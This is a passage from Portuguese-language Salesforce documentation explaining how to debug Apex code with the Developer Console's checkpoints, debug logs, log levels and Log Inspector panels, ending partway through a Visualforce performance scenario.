CONSULTE TAMBÉM:

[Permissões personalizadas](#)

Depuração

Depurando o seu código

Esta seção contém informações sobre como depurar o código que você escreveu.

- [Guia Pontos de verificação](#)
- [Inspetor de pontos de verificação](#)
- [Guia Registros](#)
- [Inspetor de registro](#)
- [Exemplos de uso do inspetor de registros](#)
- [Usando registros de depuração](#)

Depuração com o uso do console do desenvolvedor

Guia Pontos de verificação

A guia **Checkpoints** (Pontos de verificação) exibe uma lista de pontos de verificação salvos que preserva um instantâneo do estado dos objetos na memória no momento em que o ponto de verificação foi atingido.

Checkpoints				Checkpoint Locations		
Namespace	Class	Line	Date	File	Line	Iteration
none	PermsetAssignmentController	8	04/10 08:06:19	PermsetAssignmentController	40	1
none	PermsetAssignmentController	40	04/10 08:06:20	PermissionAssignmentControllerTest	4	1
				PermsetAssignmentController	8	1
				UserResultTest	4	1

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Group, Professional, Enterprise, Performance, Unlimited e Developer**

Em organizações com Group e Professional Edition, você não pode criar ou editar permissões personalizadas, mas é possível instalá-las como parte de um pacote gerenciado.

PERMISSÕES DO USUÁRIO

Para adicionar ou remover as permissões personalizadas necessárias:

- “Gerenciar permissões personalizadas”

Pontos de verificação

Essa lista exibe os pontos de verificação atualmente disponíveis para revisão. Selecione **Debug (Depurar) > My Current Checkpoints Only (Apenas meus pontos de verificação atuais)** para exibir apenas os pontos de verificação criados desde a abertura do Console do desenvolvedor. Desmarque essa opção para exibir todos os pontos de verificação atualmente salvos para a sua organização, incluindo aqueles recém-gerados criados por outros usuários.

Cada ponto de verificação na lista exibe estas informações:

Coluna	Descrição
Namespace	O namespace do pacote contendo o ponto de verificação.
Classe	A classe do Apex contendo o ponto de verificação.
Linha	O número da linha marcada com o ponto de verificação.
Horário	A hora em que o ponto de verificação foi atingido.

Clique com o botão direito em qualquer cabeçalho de coluna para classificar as informações na coluna. Também é possível selecionar quais colunas serão exibidas na lista Pontos de verificação.

Para abrir um ponto de verificação, clique duas vezes nele. O ponto de verificação abre no [Inspetor do ponto de verificação](#).

Locais do ponto de verificação

Essa lista fornece o local de cada ponto de verificação no código-fonte. Cada item na lista exibe estas informações:

Coluna	Descrição
Arquivo	O nome da classe do Apex que contém o ponto de verificação.
Linha	O número da linha marcada com o ponto de verificação.
Iteração	Se o ponto de verificação estiver em um loop, esse valor indica a iteração em que o ponto de verificação é capturado.

Por padrão, a iteração é 1, o que significa que o ponto de verificação é salvo na primeira vez que a linha do código-fonte é executada. É possível usar uma iteração diferente, por exemplo, para investigar por que um loop não termina quando esperado. Para alterar a iteração, clique na célula que deseja alterar e insira um novo número. Somente um ponto de verificação será capturado para uma linha de código específica, independentemente de quantas vezes ela for executada durante uma solicitação.

Defina os locais do ponto de verificação no [Editor de código-fonte](#). As localizações do ponto de verificação persistem até que você clique em **Limpar** ou feche o Console do desenvolvedor.

CONSULTE TAMBÉM:

- [Inspetor de pontos de verificação](#)
- [Configurando pontos de verificação no código do Apex](#)
- [Sobrepondo código do Apex e instruções SOQL](#)
- [Usando o Console do desenvolvedor](#)

Configurando pontos de verificação no código do Apex

Use os pontos de verificação do Console do desenvolvedor para depurar seus acionadores e classes do Apex. Não é possível configurar pontos de verificação na marcação do Visualforce.

 **Importante:** Para usar pontos de verificação, o Nível de registro do Apex deve ser configurado como **Finer** (Mais exato) ou **Finest** (O mais exato). Consulte [Configuração de níveis de registro](#).

Para configurar um novo ponto de verificação:

1. Abra o acionador ou classe do Apex no Editor de código-fonte.
2. Clique na margem à esquerda do número da linha em que deseja configurar o ponto de verificação. Até cinco pontos de verificação podem ser ativados ao mesmo tempo.

Os resultados para um ponto de verificação são capturados somente uma vez, não importa quantas vezes a linha de código seja executada. Por padrão, eles são capturados imediatamente antes da primeira vez em que a linha de código é executada. É possível alterar a iteração da captura da lista de Locais do ponto de verificação na guia Pontos de verificação. E também sobrepor o código do Apex e as instruções SOQL que são executadas quando o código executa no ponto de verificação.

3. Execute o código com o Console do desenvolvedor aberto.
4. Visualize seus pontos de verificação e resultados na guia Pontos de verificação.

Os pontos de verificação persistem até que você clique em **Debug (Depurar) > Clear Checkpoint Locations (Limpar locais do ponto de verificação)**.

 **Nota:** Se você configurar um ponto de verificação em um método com a anotação `@future`, é possível manter o Console do desenvolvedor aberto até que o método `@future` conclua de maneira assíncrona.

CONSULTE TAMBÉM:

- [Inspetor de registro](#)
- [Sobrepondo código do Apex e instruções SOQL](#)
- [Guia Pontos de verificação](#)
- [Inspetor de pontos de verificação](#)


Sobrepondo código do Apex e instruções SOQL

Use o Controle do desenvolvedor para sobrepor o diagnóstico que é executado quando o código do Apex executa no ponto de verificação sem alterar nenhum código.

Consulte [Configurando pontos de verificação no código do Apex](#).

Ao tentar solucionar um problema de tempo de execução, informações sobre o estado de uma variável ou o estado do banco de dados podem ser úteis. Também pode ser útil criar uma condição específica na qual testar o código. O Console do desenvolvedor permite sobrepor o código do Apex e as instruções SOQL que são executados quando o código executa no ponto de verificação.

1. Defina os pontos de verificação e execute seu código e, então, acesse a guia a **Checkpoints** (Pontos de verificação).
2. Selecione um ponto de verificação e clique em **Edit Properties** (Editar propriedades).
3. Selecione **SOQL** ou **Apex Code** (Código do Apex). Para executar o código de diagnóstico sem gerar um heap dump no ponto de verificação, desmarque **Dump Heap**.



4. Insira SOQL ou código do Apex na caixa **Action Script** (Script da ação) e clique em **OK**.

 **Nota:** Não é possível fazer referência a objetos locais, pois um bloco anônimo é uma nova estrutura de pilha. Faça referência a objetos estáticos ou crie novos objetos. Também não é possível usar variáveis bind em consultas SOQL usadas em sobreposições.

Os resultados do código sobreposto irão aparecer em uma guia **Query Results** (Resultados da consulta) ou **Apex Execution Results** (Resultados de execução do Apex) separada no Inspetor de ponto de verificação. Para detalhes sobre como navegar nos resultados da consulta, veja [Editor de consulta](#).

 **Nota:** Na guia **Apex Execution Results** (Resultados da execução do Apex), o valor `-1` indica que o campo não é aplicável.

CONSULTE TAMBÉM:

- [Configurando pontos de verificação no código do Apex](#)
- [Guia Pontos de verificação](#)
- [Inspetor de pontos de verificação](#)


Inspetor de pontos de verificação

Use os pontos de verificação para investigar os objetos na memória em um ponto de execução específico e ver os outros objetos com referências a eles.


Acesse a guia Pontos de verificação e clique duas vezes no ponto de verificação para visualizar os resultados no Inspetor do ponto de verificação. O Inspetor do ponto de verificação fornece mais detalhes sobre as variáveis que o Inspetor de registro, incluindo os itens individuais em coleções.

O Inspetor do ponto de verificação tem duas guias:

- A guia Heap exibe todos os objetos em memória no momento em que a linha de código no ponto de verificação foi executada. Os itens são listados e agrupados por tipo de dados.



- A coluna Tipos é uma lista adicional de classes de todos os objetos instanciados na memória no ponto de verificação, com uma contagem de quantos são instanciados, e a quantidade de memória consumida em bytes. Clique em um item para visualizar uma lista destes objetos na coluna Instâncias, com o seu endereço no heap e na memória consumida. Clique em uma instância para visualizar as variáveis atualmente definidas neste objeto na coluna Estado.
- A guia Referências fornece duas listas para exibir os relacionamentos entre os símbolos mantidos na memória. Use a lista Referências de entrada para localizar os símbolos que podem conter referências aos objetos de um tipo específico. Use a lista Instâncias de referência para encontrar instâncias específicas que contêm referências a um símbolo. Clique duas vezes para encontrar a instância em qualquer outro lugar do heap.
- A guia Pesquisa permite localizar símbolos no heap pelo valor ou endereço. A pesquisa compara valores parcial do símbolo, mas os endereços devem ser exatos. Para pesquisar rapidamente um valor, clique no ícone de pesquisa (🔍) que aparece à direita, ao passar o mouse sobre ele no painel Estado.
- A guia Símbolos exibe uma visualização em árvore de todos os símbolos em memória nesse ponto de verificação. Use-a para revisar rapidamente o estado do sistema na linha específica do código (e iteração) em que o ponto de verificação foi definido.



⚠ Importante: Caso não visualize as barras de rolagem nos painéis do Inspetor do ponto de verificação em um Mac, abra **System Preferences (Preferências do sistema) > General (Geral)** e defina **Show scroll bars (Mostrar barras de rolagem)** para **Always (Sempre)**.

CONSULTE TAMBÉM:

- [Guia Pontos de verificação](#)
- [Configurando pontos de verificação no código do Apex](#)
- [Sobrepondo código do Apex e instruções SOQL](#)

Guia Registros

Use a guia Registros no Console do desenvolvedor para acessar registros que incluam eventos do banco de dados, processamento do Apex, fluxo de trabalho, callouts e lógica de validação.

O Console do desenvolvedor automaticamente pesquisa os registros de depuração do usuário atual e os lista na guia **Logs** (Registros). Por exemplo, se você tiver regras de validação associadas à inserção de um registro e inserir um novo registro, o Console do desenvolvedor captura um registro de depuração para a solicitação e o adiciona à lista.

User	Application	Operation	Time	Status	Read	Size
JS	Browser	/_ui/common/apex/debu...	04/09 13:38:46	Success		39132

- Para abrir um registro selecionado no [Inspetor de registro](#), clique em **File (Arquivo) > Open Log (Abrir registro)** ou clique duas vezes no registro na guia **Logs (Registros)**. Use o Inspetor de registro para analisar um registro de depuração, avaliar o código do Apex, rastrear DML, monitorar o desempenho, etc.
- Para abrir um registro selecionado em um editor de texto, clique em **File (Arquivo) > Open Raw Log (Abrir registro original)**.
- Para filtrar os registros visíveis, clique em **Filter (Filtrar)** e digite o texto que deseja incluir na lista. Por exemplo, se quiser ver os registros de depuração de determinado usuário, digite o nome dele. O filtro diferencia maiúsculas de minúsculas.
- Para remover todos os registros da lista, clique em **Debug (Depurar) > Clear (Limpar) > Log Panel (Painel de registro)**.
- Por padrão, a guia **Logs** (Registros) exibe somente novos registros gerados pelo usuário atual. Para ver todos os registros de depuração salvos para a sua organização, incluindo registros recém-gerados criados por outros usuários, clique em **Depurar** e desmarque **Exibir apenas meus registros atuais**.
- Para ocultar automaticamente todos os registros existentes na próxima vez em que a página for atualizada, clique em **Debug** (Depurar) e selecione **Auto-Hide Logs** (Ocultar registros automaticamente).
- Para baixar uma cópia do registro selecionado como um arquivo de texto, clique em **File (Arquivo) > Download Log (Fazer download do log)**. O nome padrão referente ao arquivo é `apex.log`.
- Para impedir que os registros sejam carregados quando você abrir o Console do desenvolvedor, acesse **Help (Ajuda) > Preferences (Preferências)** e configure **Prevent Logs on Load** (Evitar registros ao carregar) como `verdadeiro`.

 **Nota:** Os registros do usuário são configurados na página Registro de depuração na sua organização. Em Configuração, insira *Registros de depuração* na caixa Busca rápida e selecione **Registros de depuração**.

Configuração de níveis de registro

Os níveis de registro determinam a quantidade de informações sobre uma solicitação que é salva em um registro de depuração. A análise de um registro grande pode levar muito tempo. Para reduzir o tamanho de um registro, ajuste o nível de registro. Use registro detalhado para o código que você está revisando. Use o registro resumido para o código no qual você não tem interesse.

Para especificar os níveis de registro para solicitações futuras, clique em **Depurar > Alterar níveis de registro**. Esta página permite definir sinalizadores de rastreamento e níveis de depuração.

Para substituir os níveis de registros padrão para uma classe ou acionador específico, ou para configurar registro para um usuário, adicione um sinalizador de rastreamento que inclua uma duração e um nível de depuração.

Para salvar suas alterações e fechar a janela, clique em **Done** (Concluído).

 **Nota:** Se estiver usando pontos de verificação para depurar, defina o nível de registro do Código do Apex para **MAIS EXATO** ou **O MAIS EXATO**. (Não use **O MAIS EXATO** na implementação.)

Para ver detalhes sobre o que cada configuração controla, consulte [Categorias de log de depuração](#) e [Níveis de log de depuração](#).

! Importante: Se o Console do desenvolvedor estiver aberto, os níveis de registro gerais definidos no Console do desenvolvedor afetarão todos os registros, incluindo aqueles criados durante a implementação. Antes de executar uma implantação, verifique se o nível de registro do código do Apex não foi definido como O mais exato, se for o caso, a implantação pode levar mais tempo do que esperado.

CONSULTE TAMBÉM:

- [Menu Depurar](#)
- [Inspetor de registro](#)
- [Níveis de registro de depuração](#)
- [Ordem de precedência dos logs de depuração](#)

Inspetor de registro

O Inspetor de registro é um visualizador de execução sensível ao contexto que mostra a origem de uma operação, o que acionou a operação e o que ocorreu depois. Use esta ferramenta para exibir registros de depuração, incluindo eventos do banco de dados, processamento do Apex, fluxo de trabalho e lógica de validação.


Os painéis exibidos no Inspetor de registro dependem da perspectiva selecionada. Para alternar perspectivas, clique em **Debug (Depurar) > Switch Perspective (Alternar perspectiva)**. Para obter mais detalhes sobre perspectivas padrão e personalizadas, consulte [Gerenciando perspectivas no inspetor de registro](#).

Painéis de registro

O Inspetor de registro pode conter qualquer um dos seguintes painéis:

- [Árvore de pilha](#)
- [Pilha de execução](#)
- [Registro de execução](#)
- [Origem](#)
- [Variáveis](#)
- [Visão geral de execução](#)

Clique em **Debug (Depurar) > View Log Panels (Exibir painéis de registro)** ou CTRL+P para escolher entre os painéis disponíveis e projetar uma perspectiva personalizada.



Se você projetar uma perspectiva personalizada que deseja usar novamente, clique em **Debug (Depurar) > Save Perspective (Salvar perspectiva)** e lhe dê um nome fácil de lembrar. Após uma perspectiva personalizada ser salva, é possível selecioná-la a qualquer momento que o Inspetor de registro for usado, clicando em **Debug (Depurar) > Switch Perspective (Alternar perspectiva)**.


A maioria dos painéis atualiza automaticamente para exibir informações quando você clica em um item em um painel relacionado. Por exemplo, se você clicar em uma pasta no painel Árvore de pilha, os painéis Pilha de execução, Registro de execução e Origem são atualizados para exibir informações sobre o objeto relacionado. De maneira similar, se você clicar em uma linha no Registro de execução,

os painéis *Árvore de pilha*, *Pilha de execução* e *Origem* são atualizados com detalhes dessa linha. Clicar em um item na guia *Unidades executadas* na *Visão geral de execução* atualiza os painéis *Registro de execução*, *Árvore de pilha*, *Pilha de execução* e *Origem*.


Árvore de pilha

O painel *Árvore de pilha* exibe duas visualizações de árvore que mostram informações "de cima para baixo", do início das chamadas até o próximo nível abaixo, o que permite ver a hierarquia dos itens em um processo. Por exemplo, se uma classe chamar uma segunda classe, esta será exibida como um nó filho da primeira classe.

A *Árvore de execução* exibe cada operação. Por exemplo, se um loop `for` chamar `System.debug()` oito vezes, a *Árvore de execução* mostra a duração de cada chamada:



A *Árvore de desempenho* agrega operações para que você tenha uma visão melhor do desempenho geral de uma operação. Usando o mesmo exemplo que acima, a *Árvore de desempenho* exibe a duração total de cada chamada para `debug`:



Esse registro foi gerado a partir da janela *Executar anônimo*. Chamadas para `debug` e outros métodos de outros locais no seu código são agregados na unidade executada.

Cada seção no painel de *Árvore de pilha* inclui estas informações:

Coluna	Descrição
Escopo	Região delimitada no processo, como fluxo de trabalho, uma classe ou DML
Unidade	Nome do item (região)
Duração	Quantidade de tempo (em milissegundos) que o item demorou para ser executado
Heap	Quantidade de heap (em bytes) que o item usou
Iterações	Número de vezes que o item foi chamado.

Pilha de execução

O painel *Pilha de execução* contém uma exibição "de baixo para cima" do item selecionado atualmente no registro de depuração, começando com a chamada de nível mais inferior, seguida pela operação que acionou aquela chamada e assim por diante.

Execution Stack		
Unit	Duration	Heap
debug	0.11	0
execute_anony...	53.00	2534

Registro de execução

O painel Registro de execução contém o registro de depuração do processo atual. O registro de depuração contém toda a ação ocorrida no processo, como chamadas de método, regras do fluxo de trabalho e operações DML. Para visualizar linhas longas que estão truncadas na exibição, passe o mouse sobre a linha para exibir uma janela pop-up.

Execution Log		
Timestamp	Event	Details
10:35:16:061	EXECUTION_ST...	
10:35:16:061	CODE_UNIT_ST...	[EXTERNAL]execute_anonymous_apex
10:35:16:064	VARIABLE_SCO...	[1]characters[LIST<String> true false
10:35:16:086	HEAP_ALLOCATE	[EXTERNAL] Bytes:7
10:35:16:086	HEAP_ALLOCATE	[EXTERNAL] Bytes:13
10:35:16:086	STATEMENT_EX...	[1]
10:35:16:086	STATEMENT_EX...	[1]
10:35:16:086	LIMIT_USAGE	[1] SCRIPT_STATEMENTS 1 200000
10:35:16:087	HEAP_ALLOCATE	[1] Bytes:4
10:35:16:087	SYSTEM_CONST...	[1] <init>()
10:35:16:088	SYSTEM_CONST...	[1] <init>()
10:35:16:088	HEAP_ALLOCATE	[1] Bytes:5
10:35:16:088	SYSTEM METHO...	[1] LIST<String>.add(Object)
10:35:16:088	SYSTEM METHO...	[1] LIST<String>.add(Object)
10:35:16:088	HEAP_ALLOCATE	[1] Bytes:11
10:35:16:088	SYSTEM METHO...	[1] LIST<String>.add(Object)

Use o Registro de execução para rastrear novamente as etapas por um processo. É possível passar pelas linhas por si mesmo ou filtrar o registro para as linhas de interesse específico:

- **This Frame** (Este quadro): Exibe somente esta região do processo ou somente os itens associados ao nível. Por exemplo, se você tiver selecionado um acionador que chame uma classe, somente as operações do acionador serão exibidas. Se você clicar em `CODE_UNIT_STARTED` e selecionar **This Frame** (Este quadro), apenas os itens no processo que ocorrem entre `CODE_UNIT_STARTED` e `CODE_UNIT_ENDED` associado são exibidos.
- **Executable** (Executável): Exibe somente os itens executáveis no registro de depuração. Essa opção oculta as informações sobre limites cumulativos, como o número de consultas SOQL feitas, o número de linhas DML e assim por diante.
 - 💡 **Dica:** Sempre deixe **Executable** (Executável) marcado. Desmarque-a apenas quando estiver trabalhando na otimização do processo e precisar de informações específicas sobre limites.
- **Debug Only** (Apenas depurar): Exibe apenas as instruções de depuração que você adicionou ao código.
- **Filter** (Filtrar): Exibe os itens correspondentes que foram digitados no campo associado. Por exemplo, se você selecionar **Filter** (Filtrar) e digitar `DML`, serão exibidas apenas as linhas no registro de execução com a string "DML" no compromisso ou nos detalhes. O filtro diferencia maiúsculas de minúsculas.

O painel Registro de execução contém estas informações:

Coluna	Descrição
Data e hora	Hora do sistema em que o processo foi iniciado, exibida no horário local do usuário. O formato é: <i>HH:MM:SS:MSS</i> .
Compromisso	O Evento de depuração
Detalhes	Detalhes adicionais que pertencem ao evento, como número de linhas, parâmetros.

Origem

O painel Origem contém o código-fonte executado ou as definições de metadados de entidades usadas durante o processo. Ele lista quantas vezes uma linha de código foi executada. O conteúdo exibido no painel depende do que está selecionado em outro ponto na exibição.

Para ir até uma linha de código específica, insira um número de linha na caixa de entrada na parte inferior do painel de origem e clique em **Jump** (Ir para).

Clique em **Open** (Abrir) para abrir o código-fonte executado na exibição do Editor de código-fonte.

Nota: Se as regras de validação ou o fluxo de trabalho forem executados durante o processo, a representação dos metadados é exibida no painel de origem. Você não pode abrir uma representação de metadados no Console do desenvolvedor. Consulte [ValidationRule](#) (Regra de validação) e [Workflow](#) (Fluxo de trabalho) no *Force.com Metadata API Developers Guide* (Guia do desenvolvedor da API de metadados do Force.com).

Variáveis

Use o painel Variáveis para descobrir quando é atribuído um valor a uma variável e qual é esse valor. Clique em um evento `Variable` para preencher a seção.


Nota: O nível de log do código do **Apex Code** (Código Apex) deve ser definido como `Exact` para que atribuições de variáveis sejam registradas.

Outro modo de exibir o conteúdo das variáveis é usar os pontos de verificação, que possibilitam ver mais detalhes sobre as entidades contidas na memória no momento da execução. Para obter detalhes, consulte [Configurando pontos de verificação no código do Apex](#).

Visão geral de execução: Salvar Pedido, Limites, Linha de tempo e Unidades executadas

O painel Visão geral da execução na parte inferior do Inspetor de registro contém quatro guias:

- A guia Salvar pedido exibe uma linha do tempo com código de cores das ações DML. Para cada ação DML tomada, salve os elementos de pedido mostrados como vagões de carga na linha do tempo.



As seguintes cores são usadas para diferenciar entre os elementos:

Cor	Tipo
Vermelho	Antes do acionador
Laranja	Após o acionador
Verde	Regra de validação
Azul	Regra de atribuição
Roxo	Regra de fluxo de trabalho


Para obter mais detalhes sobre um elemento específico, clique no vagão de carga associado na linha do tempo. A janela pop-up exibe informações adicionais, incluindo um link para navegar diretamente até o lugar relevante no registro.

Para exibir o(s) ID(s) dos registros afetados, clique no nome do sObject no painel esquerdo.

- A guia Limites exibe os limites gerais do sistema por nome e quantidade usada e contém estas informações:

Coluna	Descrição
Limite	Nome do limite
Usado até	Valor do limite usado por este processo no ponto da execução.
Total da solicitação	Valor desse limite usado pela solicitação na conclusão.
Total disponível	Valor total do limite.


- A guia Cronograma fornece uma representação visual do tempo dispendido por cada processo. Selecione a opção **Scale** (Escala) que resulta na exibição mais útil.



A guia Cronograma contém estas informações:

Coluna	Descrição
Categoria	Tipo de processo.
Milis	Milissegundos de tempo gasto pelo processo.
%	Porcentagem que o processo levou para a solicitação completa.

- A guia Unidades executadas exibe os recursos do sistema usados por cada item no processo.



Os botões na parte inferior da guia podem ser usados para filtrar as informações por tipo de item. Por exemplo, se não deseja visualizar os detalhes de métodos, clique em **Methods** (Métodos). Clique no botão uma segunda vez para limpar o filtro.

A guia Unidades executadas contém estas informações:

Coluna	Descrição
Qual	Tipo do item do processo. Os tipos incluem: <ul style="list-style-type: none"> - Método - Consultas - Fluxo de trabalho - Callouts - DML - Validações - Acionadores - Páginas
Nome	Nome do item do processo
Soma	Duração total referente ao item
Méd	Duração média referente ao item
Máx	Duração máxima para o item.
Mín	Duração mínima para o item.
Contagem	Número de vezes que o item foi chamado durante o processo
Heap	Quantidade de espaço que o item ocupou no heap.
Tipo de consulta	Tipo de consulta. Os valores possíveis são: <ul style="list-style-type: none"> - SOQL - SOSL
Linhas de somatória	Número total de registros alterados para o item
Méd de linhas	Número médio de registros alterados para o item.
Máx de linhas	Número máximo de registros alterados para o item.
Mín de linhas	Número mínimo de registros alterados para o item.

Para classificar as informações por uma coluna específica, clique no cabeçalho dela.

 **Importante:** Se estiver usando um Mac e não localizar as barras de rolagem nos painéis do Inspetor de registro, abra **System Preferences (Preferências do sistema) > General (Geral)** e defina `Mostrar barras de rolagem` para **Sempre**.

CONSULTE TAMBÉM:

[Menu Depurar](#)

[Guia Registros](#)

[Gerenciando perspectivas no inspetor de registro](#)

[Criando perspectivas personalizadas no inspetor de registro](#)

Exemplos de uso do inspetor de registros

Confira aqui algumas maneiras de usar as ferramentas no Inspetor de registro para diagnosticar e resolver os problemas.

- [Rastreado o caminho da execução](#)
- [Exibindo declarações `System.Debug`](#)
- [Atualizando o código-fonte](#)
- [Monitorando DML em uma solicitação](#)
- [Avaliando o desempenho de uma página do Visualforce](#)
- [Exibindo um processo complexo](#)

Rastreado o caminho da execução

Cenário: Você abriu um registro de depuração no Inspetor de registro. Quais são algumas das formas de percorrer as informações?

1. No painel de Registro de execução, selecione **Executable (Executável)** para filtrar todas as etapas não executáveis, incluindo informações de limites cumulativos.
2. No painel Visão geral da execução, clique na guia Unidades executadas para exibir os valores agregados de tipos diferentes de operações na solicitação. Por exemplo, é possível exibir o número de operações DML ou os diferentes métodos pelo tipo de método.
3. Clique na guia Limites para exibir os limites do controlador usados por esta operação.

Exibindo declarações `System.Debug`

Cenário: Você adicionou um número de instruções `System.Debug` ao seu código para rastrear o progresso de uma solicitação. Como você as localiza usando o Inspetor de registro?

1. No painel Registro de execução, selecione **Filter (Filtrar)**.
2. Insira `DEPURAR` (maiúsculas) na caixa de entrada.

Somente as linhas com a string `DEPURAR` são mostradas na exibição da solicitação.

Atualizando o código-fonte

Cenário: Logo após executar a sua solicitação, você observa um código de erro Apex no registro de depuração. Qual é a maneira mais fácil de editar seu código Apex?

1. No painel Fonte, selecione a linha de código.
2. Clique em **Open (Abrir)**.

A classe ou o acionador abre em uma nova guia do Editor de código-fonte.

Monitorando DML em uma solicitação

Cenário: Sua solicitação contém muitas instruções DML em diferentes locais. Como é possível saber quantas vezes o DML foi executado em uma solicitação?

Aqui estão duas técnicas para navegação em um registro de depuração para examinar a DML real executada durante a duração da solicitação:

1. No painel do Registro de execução, clique em **Filter (Filtrar)** e digite `DML`. Todos os itens na solicitação que contiverem DML em algum ponto no evento ou em detalhes serão exibidos.
2. No painel Visão geral da execução, clique na guia Unidades executadas e desative todos os outros tipos de execução, exceto por DML. Os botões são alternâncias—clique uma vez para filtrar aquele tipo de operação **da** lista. Clique novamente para desativar o filtro. Para exibir somente a DML, clique em **Métodos, Consultas, Fluxo de trabalho, Chamadas, Validações, Acionadores e Páginas do Visualforce**.

- Os detalhes da operação DML mostram o tipo de objeto que foi afetado e a operação específica realizada – inserção, atualização etc. Também é possível exibir o número de vezes em que a declaração DML foi executada, o número de linhas e assim por diante.
- Se você clicar em um item de solicitação DML na seção Unidades executadas, o Registro de execução filtrará todas as outras partes da solicitação e exibirá apenas essa instrução DML.

Você também pode usar estes procedimentos para consultar e filtrar as consultas.

Avaliando o desempenho de uma página do Visualforce


Cenário: Você tem uma página do Visualforce e um controlador do Apex que executa consultas de SOQL. Como você analisa o desempenho da sua página e encontra qual unidade de código demorou mais? Como você determina quantas consultas são executadas na solicitação? Como confirmar se você está se aproximando dos limites do controlador?

1. No painel Árvore de pilha, procure o nome da página Visualforce. O nível superior tem o formato `/apex/pagename`. O primeiro nó abaixo dele mostra a execução real da página. Abra o nó para exibir quando o controlador foi inicializado.
